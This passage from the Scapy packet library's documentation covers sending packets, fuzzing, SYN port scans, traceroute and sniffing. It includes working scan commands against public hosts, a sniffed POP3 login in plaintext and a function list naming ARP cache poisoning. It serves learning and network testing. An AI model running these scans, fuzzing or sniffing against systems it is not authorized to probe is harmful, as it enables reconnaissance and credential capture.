<code>pkt.command()</code>	return a Scapy command that can generate the packet

3.2.5 Generating sets of packets

For the moment, we have only generated one packet. Let see how to specify sets of packets as easily. Each field of the whole packet (ever layers) can be a set. This implicitly defines a set of packets, generated using a kind of cartesian product between all the fields.

```
>>> a=IP(dst="www.slashdot.org/30")
>>> a
<IP  dst=Net('www.slashdot.org/30')  |>
>>> [p for p in a]
[<IP  dst=66.35.250.148  |>, <IP  dst=66.35.250.149  |>,
 <IP  dst=66.35.250.150  |>, <IP  dst=66.35.250.151  |>]
>>> b=IP(ttl=[1,2,(5,9)])
>>> b
<IP  ttl=[1, 2, (5, 9)]  |>
>>> [p for p in b]
[<IP  ttl=1  |>, <IP  ttl=2  |>, <IP  ttl=5  |>, <IP  ttl=6  |>,
 <IP  ttl=7  |>, <IP  ttl=8  |>, <IP  ttl=9  |>]
>>> c=TCP(dport=[80,443])
>>> [p for p in a/c]
[<IP  frag=0  proto=TCP  dst=66.35.250.148  |<TCP  dport=80  |>>,
 <IP  frag=0  proto=TCP  dst=66.35.250.148  |<TCP  dport=443  |>>,
 <IP  frag=0  proto=TCP  dst=66.35.250.149  |<TCP  dport=80  |>>,
 <IP  frag=0  proto=TCP  dst=66.35.250.149  |<TCP  dport=443  |>>,
 <IP  frag=0  proto=TCP  dst=66.35.250.150  |<TCP  dport=80  |>>,
 <IP  frag=0  proto=TCP  dst=66.35.250.150  |<TCP  dport=443  |>>,
 <IP  frag=0  proto=TCP  dst=66.35.250.151  |<TCP  dport=80  |>>,
 <IP  frag=0  proto=TCP  dst=66.35.250.151  |<TCP  dport=443  |>>]
```

Some operations (like building the string from a packet) can't work on a set of packets. In these cases, if you forgot to unroll your set of packets, only the first element of the list you forgot to generate will be used to assemble the packet.

Command	Effect
summary()	displays a list of summaries of each packet
nsummary()	same as previous, with the packet number
conversations()	displays a graph of conversations
show()	displays the preferred representation (usually nsummary())
filter()	returns a packet list filtered with a lambda function
hexdump()	returns a hexdump of all packets
hexraw()	returns a hexdump of the Raw layer of all packets
padding()	returns a hexdump of packets with padding
nzpadding()	returns a hexdump of packets with non-zero padding
plot()	plots a lambda function applied to the packet list
make table()	displays a table according to a lambda function

3.2.6 Sending packets

Now that we know how to manipulate packets. Let's see how to send them. The `send()` function will send packets at layer 3. That is to say, it will handle routing and layer 2 for you. The `sendp()` function will work at layer 2. It's up to you to choose the right interface and the right link layer protocol. `send()` and `sendp()` will also return sent packet list if `return_packets=True` is passed as parameter.

```
>>> send(IP(dst="1.2.3.4")/ICMP())
.
Sent 1 packets.
>>> sendp(Ether()/IP(dst="1.2.3.4",ttl=(1,4)), iface="eth1")
....
Sent 4 packets.
>>> sendp("I'm travelling on Ethernet", iface="eth1", loop=1, inter=0.2)
.....^C
Sent 16 packets.
>>> sendp(rdpcap("/tmp/pcapfile")) # tcpreplay
.....
Sent 11 packets.

Returns packets sent by send()
>>> send(IP(dst='127.0.0.1'), return_packets=True)
.
Sent 1 packets.
<PacketList: TCP:0 UDP:0 ICMP:0 Other:1>
```

3.2.7 Fuzzing

The function `fuzz()` is able to change any default value that is not to be calculated (like checksums) by an object whose value is random and whose type is adapted to the field. This enables quickly building fuzzing templates and sending them in a loop. In the following example, the IP layer is normal, and the UDP and NTP layers are fuzzed. The UDP checksum will be correct, the UDP destination port will be overloaded by NTP to be 123 and the NTP version will be forced to be 4. All the other ports will be randomized. Note: If you use `fuzz()` in IP layer, `src` and `dst` parameter won't be random so in order to do that use `RandIP()`:

```
>>> send(IP(dst="target")/fuzz(UDP()/NTP(version=4)), loop=1)
.....^C
Sent 16 packets.
```

3.2.8 Send and receive packets (sr)

Now, let's try to do some fun things. The `sr()` function is for sending packets and receiving answers. The function returns a couple of packet and answers, and the unanswered packets. The function `sr1()` is a variant that only returns one packet that answered the packet (or the packet set) sent. The packets must be layer 3 packets (IP, ARP, etc.). The function `srp()` do the same for layer 2 packets (Ethernet, 802.3, etc.). If there is, no response a `None` value will be assigned instead when the timeout is reached.

```
>>> p = sr1(IP(dst="www.slashdot.org")/ICMP()/"XXXXXXXXXXXX")
Begin emission:
...Finished to send 1 packets.
.*
Received 5 packets, got 1 answers, remaining 0 packets
>>> p
<IP version=4L ihl=5L tos=0x0 len=39 id=15489 flags= frag=0L ttl=42
->proto=ICMP
  checksum=0x51dd src=66.35.250.151 dst=192.168.5.21 options='' |<ICMP
->type=echo-reply
  code=0 checksum=0xee45 id=0x0 seq=0x0 |<Raw load='XXXXXXXXXXXX'
  |<Padding load='\x00\x00\x00\x00' |>>>>
>>> p.show()
---[ IP ]---
version    = 4L
ihl        = 5L
tos        = 0x0
len        = 39
id         = 15489
flags      =
frag       = 0L
ttl        = 42
proto      = ICMP
checksum   = 0x51dd
src        = 66.35.250.151
dst        = 192.168.5.21
options    = ''
---[ ICMP ]---
  type      = echo-reply
  code      = 0
  checksum  = 0xee45
  id        = 0x0
  seq       = 0x0
---[ Raw ]---
  load      = 'XXXXXXXXXXXX'
---[ Padding ]---
  load      = '\x00\x00\x00\x00'
```

A DNS query (`rd` = recursion desired). The host 192.168.5.1 is my DNS server. Note the non-null padding coming from my Linksys having the Etherleak flaw:

```
>>> sr1(IP(dst="192.168.5.1")/UDP()/DNS(rd=1,qd=DNSQR(qname="www.slashdot.
↳org"))
Begin emission:
Finished to send 1 packets.
.*
Received 3 packets, got 1 answers, remaining 0 packets
<IP version=4L ihl=5L tos=0x0 len=78 id=0 flags=DF frag=0L ttl=64L
↳proto=UDP chksum=0xaf38
src=192.168.5.1 dst=192.168.5.21 options='' |<UDP sport=53 dport=53L
↳len=58 chksum=0xd55d
|<DNS id=0 qr=1L opcode=QUERY aa=0L tc=0L rd=1L ra=1L z=0L rcode=okL
↳qdcount=1 ancount=1
nscount=0 arcount=0 qd=<DNSQR qname='www.slashdot.org.' qtype=A qclass=INL
↳|>
an=<DNSRR rname='www.slashdot.org.' type=A rclass=IN ttl=3560L rdata='66.
↳35.250.151' |>
ns=0 ar=0 |<Padding load='\xc6\x94\xc7\xeb' |>>>>
```

The “send’nreceive” functions family is the heart of Scapy. They return a couple of two lists. The first element is a list of couples (packet sent, answer), and the second element is the list of unanswered packets. These two elements are lists, but they are wrapped by an object to present them better, and to provide them with some methods that do most frequently needed actions:

```
>>> sr(IP(dst="192.168.8.1")/TCP(dport=[21,22,23]))
Received 6 packets, got 3 answers, remaining 0 packets
(<Results: UDP:0 TCP:3 ICMP:0 Other:0>, <Unanswered: UDP:0 TCP:0 ICMP:0L
↳Other:0>)
>>> ans, unans = _
>>> ans.summary()
IP / TCP 192.168.8.14:20 > 192.168.8.1:21 S ==> Ether / IP / TCP 192.168.8.
↳1:21 > 192.168.8.14:20 RA / Padding
IP / TCP 192.168.8.14:20 > 192.168.8.1:22 S ==> Ether / IP / TCP 192.168.8.
↳1:22 > 192.168.8.14:20 RA / Padding
IP / TCP 192.168.8.14:20 > 192.168.8.1:23 S ==> Ether / IP / TCP 192.168.8.
↳1:23 > 192.168.8.14:20 RA / Padding
```

If there is a limited rate of answers, you can specify a time interval to wait between two packets with the `inter` parameter. If some packets are lost or if specifying an interval is not enough, you can resend all the unanswered packets, either by calling the function again, directly with the unanswered list, or by specifying a `retry` parameter. If `retry` is 3, Scapy will try to resend unanswered packets 3 times. If `retry` is -3, Scapy will resend unanswered packets until no more answer is given for the same set of unanswered packets 3 times in a row. The `timeout` parameter specifies the time to wait after the last packet has been sent:

```
>>> sr(IP(dst="172.20.29.5/30")/TCP(dport=[21,22,23]),inter=0.5,retry=-2,
↳timeout=1)
Begin emission:
Finished to send 12 packets.
Begin emission:
Finished to send 9 packets.
Begin emission:
Finished to send 9 packets.

Received 100 packets, got 3 answers, remaining 9 packets
(<Results: UDP:0 TCP:3 ICMP:0 Other:0>, <Unanswered: UDP:0 TCP:9 ICMP:0L
↳Other:0>)
```

3.2.9 SYN Scans

Classic SYN Scan can be initialized by executing the following command from Scapy's prompt:

```
>>> srl(IP(dst="72.14.207.99")/TCP(dport=80, flags="S"))
```

The above will send a single SYN packet to Google's port 80 and will quit after receiving a single response:

```
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0x20 len=44 id=33529 flags= frag=0L ttl=244
proto=TCP chksum=0x6a34 src=72.14.207.99 dst=192.168.1.100 options=// |
<TCP  sport=www dport=ftp-data seq=2487238601L ack=1 dataofs=6L reserved=0L
flags=SA window=8190 chksum=0xcdc7 urgptr=0 options=[('MSS', 536)] |
<Padding  load='V\xfb7' |>>>
```

From the above output, we can see Google returned "SA" or SYN-ACK flags indicating an open port.

Use either notations to scan ports 400 through 443 on the system:

```
>>> sr(IP(dst="192.168.1.1")/TCP(sport=666, dport=(440, 443), flags="S"))
```

or

```
>>> sr(IP(dst="192.168.1.1")/TCP(sport=RandShort(), dport=[440, 441, 442, 443],
↳ flags="S"))
```

In order to quickly review responses simply request a summary of collected packets:

```
>>> ans, unans = _
>>> ans.summary()
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:440 S =====> IP / TCP 192.
↳ 168.1.1:440 > 192.168.1.100:ftp-data RA / Padding
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:441 S =====> IP / TCP 192.
↳ 168.1.1:441 > 192.168.1.100:ftp-data RA / Padding
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:442 S =====> IP / TCP 192.
↳ 168.1.1:442 > 192.168.1.100:ftp-data RA / Padding
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:https S =====> IP / TCP 192.
↳ 168.1.1:https > 192.168.1.100:ftp-data SA / Padding
```

The above will display stimulus/response pairs for answered probes. We can display only the information we are interested in by using a simple loop:

```
>>> ans.summary( lambda(s,r): r.strftime("%TCP.sport% \t %TCP.flags%") )
440      RA
441      RA
442      RA
https    SA
```

Even better, a table can be built using the `make_table()` function to display information about multiple targets:

```
>>> ans, unans = sr(IP(dst=["192.168.1.1", "yahoo.com", "slashdot.org"])/
↳TCP(dport=[22, 80, 443], flags="S"))
Begin emission:
.....*.....Finished to send 9 packets.
**.*.....
Received 362 packets, got 8 answers, remaining 1 packets
>>> ans.make_table(
...     lambda(s,r): (s.dst, s.dport,
...     r.sprintf("{TCP:%TCP.flags%}{ICMP:%IP.src% - %ICMP.type%}")))
66.35.250.150          192.168.1.1 216.109.112.135
22  66.35.250.150 - dest-unreach RA          -
80  SA                      RA              SA
443 SA                      SA              SA
```

The above example will even print the ICMP error type if the ICMP packet was received as a response instead of expected TCP.

For larger scans, we could be interested in displaying only certain responses. The example below will only display packets with the “SA” flag set:

```
>>> ans.nsummary(lfilter = lambda (s,r): r.sprintf("%TCP.flags%") == "SA")
0003 IP / TCP 192.168.1.100:ftp_data > 192.168.1.1:https S =====> IP /
↳TCP 192.168.1.1:https > 192.168.1.100:ftp_data SA
```

In case we want to do some expert analysis of responses, we can use the following command to indicate which ports are open:

```
>>> ans.summary(lfilter = lambda (s,r): r.sprintf("%TCP.flags%") == "SA",
↳prn=lambda(s,r):r.sprintf("%TCP.sport% is open"))
https is open
```

Again, for larger scans we can build a table of open ports:

```
>>> ans.filter(lambda (s,r):TCP in r and r[TCP].flags&2).make_table(lambda
↳(s,r):
...     (s.dst, s.dport, "X"))
66.35.250.150 192.168.1.1 216.109.112.135
80  X          -          X
443 X          X          X
```

If all of the above methods were not enough, Scapy includes a `report_ports()` function which not only automates the SYN scan, but also produces a LaTeX output with collected results:

```
>>> report_ports("192.168.1.1", (440, 443))
Begin emission:
...*...Finished to send 4 packets.
*
Received 8 packets, got 4 answers, remaining 0 packets
'\begin{tabular}{|r|l|l|}\n\\hline\nhttps & open & SA \\\n\\hline\n440
& closed & TCP RA \\\n441 & closed & TCP RA \\\n442 & closed &
TCP RA \\\n\\hline\n\\hline\n\\end{tabular}\n'
```

3.2.10 TCP traceroute

A TCP traceroute:

```
>>> ans, unans = sr(IP(dst=target, ttl=(4,25),id=RandShort())/
↳TCP(flags=0x2))
*****Finished to send 22 packets.
*****
Received 33 packets, got 21 answers, remaining 1 packets
>>> for snd,rcv in ans:
...     print snd.ttl, rcv.src, isinstance(rcv.payload, TCP)
...
5 194.51.159.65 0
6 194.51.159.49 0
4 194.250.107.181 0
7 193.251.126.34 0
8 193.251.126.154 0
9 193.251.241.89 0
10 193.251.241.110 0
11 193.251.241.173 0
13 208.172.251.165 0
12 193.251.241.173 0
14 208.172.251.165 0
15 206.24.226.99 0
16 206.24.238.34 0
17 173.109.66.90 0
18 173.109.88.218 0
19 173.29.39.101 1
20 173.29.39.101 1
21 173.29.39.101 1
22 173.29.39.101 1
23 173.29.39.101 1
24 173.29.39.101 1
```

Note that the TCP traceroute and some other high-level functions are already coded:

```
>>> lsc()
sr                : Send and receive packets at layer 3
sr1               : Send packets at layer 3 and return only the first answer
srp              : Send and receive packets at layer 2
srp1             : Send and receive packets at layer 2 and return only the
↳first answer
srloop           : Send a packet at layer 3 in loop and print the answer
↳each time
srploop          : Send a packet at layer 2 in loop and print the answer
↳each time
sniff            : Sniff packets
p0f              : Passive OS fingerprinting: which OS emitted this TCP
↳SYN ?
arpcachepoison   : Poison target's cache with (your MAC,victim's IP) couple
send             : Send packets at layer 3
sendp            : Send packets at layer 2
traceroute       : Instant TCP traceroute
arping           : Send ARP who-has requests to determine which hosts are
↳up
ls               : List available layers, or infos on a given layer
lsc              : List user commands
queso            : Queso OS fingerprinting
nmap_fp          : nmap fingerprinting
report_ports     : portscan a target and output a LaTeX table
```

(continues on next page)


(continued from previous page)

```

dyndns_add      : Send a DNS add message to a nameserver for "name" to
↳ have a new "rdata"
dyndns_del      : Send a DNS delete message to a nameserver for "name"
[...]

```

Scapy may also use the GeoIP2 module, in combination with matplotlib and `cartopy` to generate fancy graphics such as below:



In this example, we used the `traceroute_map()` function to print the graphic. This method is a shortcut which uses the `world_trace` of the `TracerouteResult` objects. It could have been done differently:

```

>>> conf.geoip_city = "path/to/GeoLite2-City.mmdb"
>>> a = traceroute(["www.google.co.uk", "www.secdev.org"], verbose=0)
>>> a.world_trace()

```

or such as above:

```

>>> conf.geoip_city = "path/to/GeoLite2-City.mmdb"
>>> traceroute_map(["www.google.co.uk", "www.secdev.org"])

```

To use those functions, it is required to have installed the `geoip2` module, its database ([direct download](#)) but also the `cartopy` module.

3.2.11 Configuring super sockets

Different super sockets are available in Scapy: the native ones, and the ones that use a libpcap provider (that go through libpcap to send/receive packets). By default, Scapy will try to use the native ones (except on Windows, where the winpcap/npcap ones are preferred). To manually use the libpcap ones, you must:

- On Unix/OSX: be sure to have libpcap installed, and one of the following as libpcap python wrapper: `pcapy` or `pypcap`
- On Windows: have Npcap/Winpcap installed. (default)

Then use:


```
>>> conf.use_pcap = True
```

This will automatically update the sockets pointing to *conf.L2socket* and *conf.L3socket*.

If you want to manually set them, you have a bunch of sockets available, depending on your platform. For instance, you might want to use:

```
>>> conf.L3socket=L3pcapSocket # Receive/send L3 packets through libpcap
>>> conf.L2listen=L2ListenTcpdump # Receive L2 packets through TCPDump
```

3.2.12 Sniffing

We can easily capture some packets or even clone tcpdump or tshark. Either one interface or a list of interfaces to sniff on can be provided. If no interface is given, sniffing will happen on *conf.iface*:

```
>>> sniff(filter="icmp and host 66.35.250.151", count=2)
<Sniffed: UDP:0 TCP:0 ICMP:2 Other:0>
>>> a=_
>>> a.nsummary()
0000 Ether / IP / ICMP 192.168.5.21 echo-request 0 / Raw
0001 Ether / IP / ICMP 192.168.5.21 echo-request 0 / Raw
>>> a[1]
<Ether dst=00:ae:f3:52:aa:d1 src=00:02:15:37:a2:44 type=0x800 |<IP_
  ↳version=4L
  ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=ICMP_
  ↳checksum=0x3831
  src=192.168.5.21 dst=66.35.250.151 options='' |<ICMP type=echo-request_
  ↳code=0
  chksum=0x6571 id=0x8745 seq=0x0 |<Raw load=
  ↳'B\x7f\xda\x00\x07um\x08\t\n\x0b
  \x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d
  \x1e\x1f !\x22#$$%&\'()*+,-./01234567' |>>>>
>>> sniff(iface="wifi0", prn=lambda x: x.summary())
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info_
  ↳Rates / Info DSset / Info TIM / Info 133
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / Info SSID /_
  ↳Info Rates
802.11 Management 5 00:0a:41:ee:a5:50 / 802.11 Probe Response / Info SSID /
  ↳ Info Rates / Info DSset / Info 133
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / Info SSID /_
  ↳Info Rates
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / Info SSID /_
  ↳Info Rates
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info_
  ↳Rates / Info DSset / Info TIM / Info 133
802.11 Management 11 00:07:50:d6:44:3f / 802.11 Authentication
802.11 Management 11 00:0a:41:ee:a5:50 / 802.11 Authentication
802.11 Management 0 00:07:50:d6:44:3f / 802.11 Association Request / Info_
  ↳SSID / Info Rates / Info 133 / Info 149
802.11 Management 1 00:0a:41:ee:a5:50 / 802.11 Association Response / Info_
  ↳Rates / Info 133 / Info 149
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info_
  ↳Rates / Info DSset / Info TIM / Info 133
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info_
  ↳Rates / Info DSset / Info TIM / Info 133
```

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```

802.11 / LLC / SNAP / ARP who has 172.20.70.172 says 172.20.70.171 /
↳Padding
802.11 / LLC / SNAP / ARP is at 00:0a:b7:4b:9c:dd says 172.20.70.172 /
↳Padding
802.11 / LLC / SNAP / IP / ICMP echo-request 0 / Raw
802.11 / LLC / SNAP / IP / ICMP echo-reply 0 / Raw
>>> sniff(iface="eth1", prn=lambda x: x.show())
---[ Ethernet ]---
dst      = 00:ae:f3:52:aa:d1
src      = 00:02:15:37:a2:44
type     = 0x800
---[ IP ]---
version  = 4L
ihl      = 5L
tos      = 0x0
len      = 84
id       = 0
flags    = DF
frag     = 0L
ttl      = 64
proto    = ICMP
chksum   = 0x3831
src      = 192.168.5.21
dst      = 66.35.250.151
options  = ''
---[ ICMP ]---
type     = echo-request
code     = 0
chksum   = 0x89d9
id       = 0xc245
seq      = 0x0
---[ Raw ]---
load     =
↳'B\xfb\x00\x04\x19\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18
↳!\x22#$$%&\'()*+,-./01234567'
---[ Ethernet ]---
dst      = 00:02:15:37:a2:44
src      = 00:ae:f3:52:aa:d1
type     = 0x800
---[ IP ]---
version  = 4L
ihl      = 5L
tos      = 0x0
len      = 84
id       = 2070
flags    =
frag     = 0L
ttl      = 42
proto    = ICMP
chksum   = 0x861b
src      = 66.35.250.151
dst      = 192.168.5.21
options  = ''
---[ ICMP ]---
type     = echo-reply
code     = 0

```

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```

        chksum      = 0x91d9
        id          = 0xc245
        seq         = 0x0
---[ Raw ]---
        load        =
→ 'B\x7f\x0a\x00\x04\x149\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18
→!\x22#$%&\'()*+,-./01234567'
---[ Padding ]---
        load        = '\n_\x00\x0b'
>>> sniff(iface=["eth1", "eth2"], prn=lambda x: x.sniffed_on+": "+x.
→summary())
eth3: Ether / IP / ICMP 192.168.5.21 > 66.35.250.151 echo-request 0 / Raw
eth3: Ether / IP / ICMP 66.35.250.151 > 192.168.5.21 echo-reply 0 / Raw
eth2: Ether / IP / ICMP 192.168.5.22 > 66.35.250.152 echo-request 0 / Raw
eth2: Ether / IP / ICMP 66.35.250.152 > 192.168.5.22 echo-reply 0 / Raw

```

For even more control over displayed information we can use the `printf()` function:

```

>>> pkts = sniff(prn=lambda x:x.printf("{IP:%IP.src% -> %IP.dst%\n}{Raw:
→%Raw.load%\n}"))
192.168.1.100 -> 64.233.167.99

64.233.167.99 -> 192.168.1.100

192.168.1.100 -> 64.233.167.99

192.168.1.100 -> 64.233.167.99
'GET / HTTP/1.1\r\nHost: 64.233.167.99\r\nUser-Agent: Mozilla/5.0
(X11; U; Linux i686; en-US; rv:1.8.1.8) Gecko/20071022 Ubuntu/7.10 (gutsy)
Firefox/2.0.0.8\r\nAccept: text/xml,application/xml,application/xhtml+xml,
text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\nAccept-Language:
en-us,en;q=0.5\r\nAccept-Encoding: gzip,deflate\r\nAccept-Charset:
ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\nKeep-Alive: 300\r\nConnection:
keep-alive\r\nCache-Control: max-age=0\r\n\r\n'

```

We can sniff and do passive OS fingerprinting:

```

>>> p
<Ether dst=00:10:4b:b3:7d:4e src=00:40:33:96:7b:60 type=0x800 |<IP_
→version=4L
ihl=5L tos=0x0 len=60 id=61681 flags=DF frag=0L ttl=64 proto=TCP_
→chksum=0xb85e
src=192.168.8.10 dst=192.168.8.1 options='' |<TCP sport=46511 dport=80
seq=2023566040L ack=0L dataofs=10L reserved=0L flags=SEC window=5840
chksum=0x570c urgptr=0 options=[('Timestamp', (342940201L, 0L)), ('MSS',_
→1460),
('NOP', ()), ('SAckOK', ''), ('WScale', 0)] |>>>
>>> load_module("p0f")
>>> p0f(p)
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
>>> a=sniff(prn=prnp0f)
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
(0.875, ['Linux 2.4.2 - 2.4.14 (1)', 'Linux 2.4.10 (1)', 'Windows 98 (?)'])
(1.0, ['Windows 2000 (9)'])

```

The number before the OS guess is the accuracy of the guess.

3.2.13 Advanced Sniffing - Sessions

Note: Sessions are only available since **Scapy 2.4.3**

`sniff()` also provides **Sessions**, that allows to dissect a flow of packets seamlessly. For instance, you may want your `sniff(prn=...)` function to automatically defragment IP packets, before executing the `prn`.

Scapy includes some basic Sessions, but it is possible to implement your own. Available by default:

- `IPSession` -> *defragment IP packets* on-the-flow, to make a stream usable by `prn`
- `NetflowSession` -> *resolve Netflow V9 packets* from their `NetflowFlowset` information objects

Those sessions can be used using the `session=` parameter of `sniff()`:

```
>>> sniff(session=IPSession, prn=lambda x: x.summary())
>>> sniff(session=NetflowSession, prn=lambda x: x.summary())
```

Note: To implement your own Session class, in order to support another flow-based protocol, start by copying a sample from [scapy/sessions.py](#). Your custom Session class only needs to extend the `DefaultSession` class, and implement a `on_packet_received` function, such as in the example.

3.2.14 Filters

Demo of both `bpf` filter and `sprintf()` method:

```
>>> a=sniff(filter="tcp and ( port 25 or port 110 )",
prn=lambda x: x.sprintf("%IP.src%:%TCP.sport% -> %IP.dst%:%TCP.dport%
->%2s,TCP.flags% : %TCP.payload%"))
192.168.8.10:47226 -> 213.228.0.14:110    S :
213.228.0.14:110 -> 192.168.8.10:47226  SA :
192.168.8.10:47226 -> 213.228.0.14:110  A :
213.228.0.14:110 -> 192.168.8.10:47226  PA : +OK <13103.1048117923@pop2-1.
->free.fr>

192.168.8.10:47226 -> 213.228.0.14:110  A :
192.168.8.10:47226 -> 213.228.0.14:110  PA : USER toto

213.228.0.14:110 -> 192.168.8.10:47226  A :
213.228.0.14:110 -> 192.168.8.10:47226  PA : +OK

192.168.8.10:47226 -> 213.228.0.14:110  A :
192.168.8.10:47226 -> 213.228.0.14:110  PA : PASS tata

213.228.0.14:110 -> 192.168.8.10:47226  PA : -ERR authorization failed

192.168.8.10:47226 -> 213.228.0.14:110  A :
```

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```
213.228.0.14:110 -> 192.168.8.10:47226 FA :
192.168.8.10:47226 -> 213.228.0.14:110 FA :
213.228.0.14:110 -> 192.168.8.10:47226 A :
```

3.2.15 Send and receive in a loop

Here is an example of a (h)ping-like functionality : you always send the same set of packets to see if something change:

```
>>> srloop(IP(dst="www.target.com/30")/TCP())
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA / Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA / Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA / Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA / Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
```

3.2.16 Importing and Exporting Data

PCAP

It is often useful to save capture packets to pcap file for use at later time or with different applications:

```
>>> wrpcap("temp.cap",pkts)
```

To restore previously saved pcap file:

```
>>> pkts = rdpcap("temp.cap")
```

or

```
>>> pkts = sniff(offline="temp.cap")
```

Hexdump

Scapy allows you to export recorded packets in various hex formats.

Use `hexdump()` to display one or more packets using classic hexdump format:

```
>>> hexdump(pkt)
0000  00 50 56 FC CE 50 00 0C 29 2B 53 19 08 00 45 00  .PV..P..)+S...E.
0010  00 54 00 00 40 00 40 01 5A 7C C0 A8 19 82 04 02  .T..@.@.Z|.....
0020  02 01 08 00 9C 90 5A 61 00 01 E6 DA 70 49 B6 E5  .....Za....pI..
0030  08 00 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15  .....
0040  16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25  ..... !"#$$%
0050  26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35  &'()*+,-./012345
0060  36 37                                           67
```

Hexdump above can be reimported back into Scapy using `import_hexcap()`:

```
>>> pkt_hex = Ether(import_hexcap())
0000  00 50 56 FC CE 50 00 0C 29 2B 53 19 08 00 45 00  .PV..P..)+S...E.
0010  00 54 00 00 40 00 40 01 5A 7C C0 A8 19 82 04 02  .T..@.@.Z|.....
0020  02 01 08 00 9C 90 5A 61 00 01 E6 DA 70 49 B6 E5  .....Za....pI..
0030  08 00 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15  .....
0040  16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25  ..... !"#$$%
0050  26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35  &'()*+,-./012345
0060  36 37                                           67
>>> pkt_hex
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP  |
  ↳version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp checksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-request code=0
checksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load=
  ↳'\xe6\xdapI\xb6\xe5\x08\x00\x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e
\x1f !"#$$%&'()*+,-./01234567' |>>>>
```

Binary string

You can also convert entire packet into a binary string using the `raw()` function:

```
>>> pkts = sniff(count = 1)
>>> pkt = pkts[0]
>>> pkt
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP  |
  ↳version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp checksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-request code=0
checksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load=
  ↳'\xe6\xdapI\xb6\xe5\x08\x00\x08\t\n
